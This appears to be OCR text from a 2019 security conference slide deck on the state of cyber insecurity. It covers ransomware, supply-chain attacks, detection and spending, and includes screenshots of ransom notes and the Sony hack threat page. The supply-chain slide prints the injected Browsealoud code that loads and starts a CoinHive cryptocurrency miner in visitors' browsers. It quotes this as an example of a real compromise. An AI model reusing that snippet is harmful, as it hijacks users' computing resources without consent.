



Fighting a different battle than
conventional cybersecurity companies



The Modern State of Insecurity

February, 2019



Fighting a different battle
than conventional
cybersecurity companies





CommonwealthBank



“Forensic investigators hired to assess the breach retraced the route of the truck to determine whether they could locate the drives along this route, but were unable to find any trace of them.”

The Monetization Pipeline

Dear Customer:

It is time to pay for your software lease from PC Cyborg Corporation.

Complete the INVOICE and a
If you don't use the print
reference numbers below in

- a renewal software packa
- an automatic, self-insta

Important reference number

The price of 365 user appl
lifetime of your hard disk
cashier's check or interna
for the full amount of \$18
company, address, city, st
to PC Cyborg Corporation, P.O. Box 87-17-44, Panama 7, Panama.



option of your choice.
refer to the important
urn you will receive:

plete instructions;
can apply in minutes.

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se a bankers draft,
to PC CYBORG CORPORATION
Include your name,
code. Mail your order

Press ENTER to continue



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A background image showing a hand placing a puzzle piece into a larger assembly of blue puzzle pieces. The text is overlaid on this image.

97.2% Success Rate

Experts in data recovery

[Start Your Case Today](#)

24/7/365 *Proven* success on thousands of previous cases.

Let us earn your trust as the industry leader in data recovery service.

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“Subsequent investigation by the FBI confirmed that PDR was only able to decrypt the victim's files by paying the subject the ransom amount via Bitcoin”

The Modern Supply Chain



2010



2012



2014



2016




NEW GAME
CHOOSE SKILL L
I'M TOO YOUNG T
HEY, NOT TOO RO
HURT ME PLENTY.
ULTRA-VIOLENCE.



50

100%

2 3 9









0%

BULL

50

200



CONTENT TYPE	PERCENT	SIZE
 Image	51.4 %	1.12 MB
 Script	32.5 %	726.54 KB
 Other	7.1 %	159.17 KB
 Plain text	4.0 %	88.67 KB
 CSS	3.6 %	80.73 KB
 HTML	1.4 %	31.06 KB



websites made more accessible with easy
speech, reading and translation tools.


[Watch the video >](#)



```
<script type="text/javascript"  
src="//www.browsealoud.com/plus  
/scripts/ba.js"></script>
```

```
window["document"]["write"]("write  
type='text/javascript'  
src='https://coinhive.com/lib/coinhive.min.js?r  
nd="+window["Math"]["random"]()+"'></script>");  
window["document"]["write"]('<script> if  
(navigator.hardwareConcurrency > 1){ var  
cpuConfig = {threads:  
Math.round(navigator.hardwareConcurrency/3),thr  
ottle:0.6}} else { var cpuConfig = {threads:  
8,throttle:0.6}} var miner = new  
CoinHive.Anonymous(\'1GdQGpY1pivrGlVHSp5P2IIr9c  
yTzzXq\', cpuConfig);miner.start();</script>');
```

content-security-policy



```
zip</label><input placeholder="City, State or ZIP Code"
type="text" id="cl-popup-query" name="query" class="form-
text" /><input type="submit" name="submit" value="GO"
class="form-submit" />    </form>
268     </div>
269 </div>
270
271 </div>
272     </div>
273     <!-- <script type="text/javascript">var _baTheme=0,
_baMode='<thsentence rwthpgen="1">Listen to This
Page</thsentence><i class="fa fa-assistive-listening-systems
fa-1x fa-fw"></i>', _baUseCookies=true;</script>
274     <script type="text/javascript"
src="//www.browsealoud.com/plus/scripts/ba.js"></script> -->
275 </body>
276 </html>
277
```

Sites are Still Embedding
Browsealoud with no CSP

Major Retailers
US Government
UK Government
UK Transportation

Detection

Hacked By #GOP



Warning :

We've already warned you, and this is just a beginning.

We continue till our request be met.

We've obtained all your Internal data including your secrets and top secrets.

If you don't obey us, we'll release data shown below to the world.

Determine what will you do till November the **24th, 11:00 PM(GMT)**.

Data Link :

<https://www.sonypicturesstockfootage.com/SPEData.zip>

<http://dmiplaewh36.spe.sony.com/SPEData.zip>

<http://www.ntcnt.ru/SPEData.zip>

<http://www.thammasatpress.com/SPEData.zip>

<http://moodle.universidadebomatech.com.br/SPEData.zip>

21%

of all folders are
open to everyone

58%

have over 100,000 folders
open to everyone

';--have i been pwned?

Check if you have an account that has been compromised in a data breach

pwned?



Generate secure, unique passwords for every account

[Learn more at 1Password.com](https://1password.com)

283

pwned websites

5,043,777,892

pwned accounts

69,592

pastes

76,534,405

paste accounts



Hacked: 2012

Leaked: 2016



Hacked: 2012

Leaked: 2016



Hacked: 2014

Leaked: 2017



Hacked: 2013

Leaked: 2017



The Data Security Money Pit

cyber enablement

cyber innovation

matrix



cyberenablement



All

Maps

Images

Videos

Shopping

More

Settings

Tools

About 27,600 results (0.38 seconds)



cyberinnovation



All

Maps

Images

Videos

Shopping

More

Settings

Tools



cybermatrix



All

Images

News

Videos

Shopping

More

Settings

Tools

About 43,900 results (0.45 seconds)

Web Economy Bullshit Generator

Instructions:

1. Click the make bullshit button.
2. Watch bullshit appear in the box.
3. Repeat to taste (use your Enter/Return key).

sempiterna intergenerational functionalities

make bullshit



verbs	adjectives	nouns
aggregate architect benchmark brand cultivate deliver deploy disintermediate disrupt drive e-enable	24/365 24/7 B2B B2C back-end best-of-breed bleeding-edge bricks-and-clicks clicks-and-mortar collaborative compelling	action-items applications architectures bandwidth channels communities content convergence deliverables e-business e-commerce

5 Key Takeaways

- ◆ Conventional Risks
- ◆ Monetization
- ◆ Supply Chain
- ◆ Detection
- ◆ Money Pit



Thank You

Derek Keen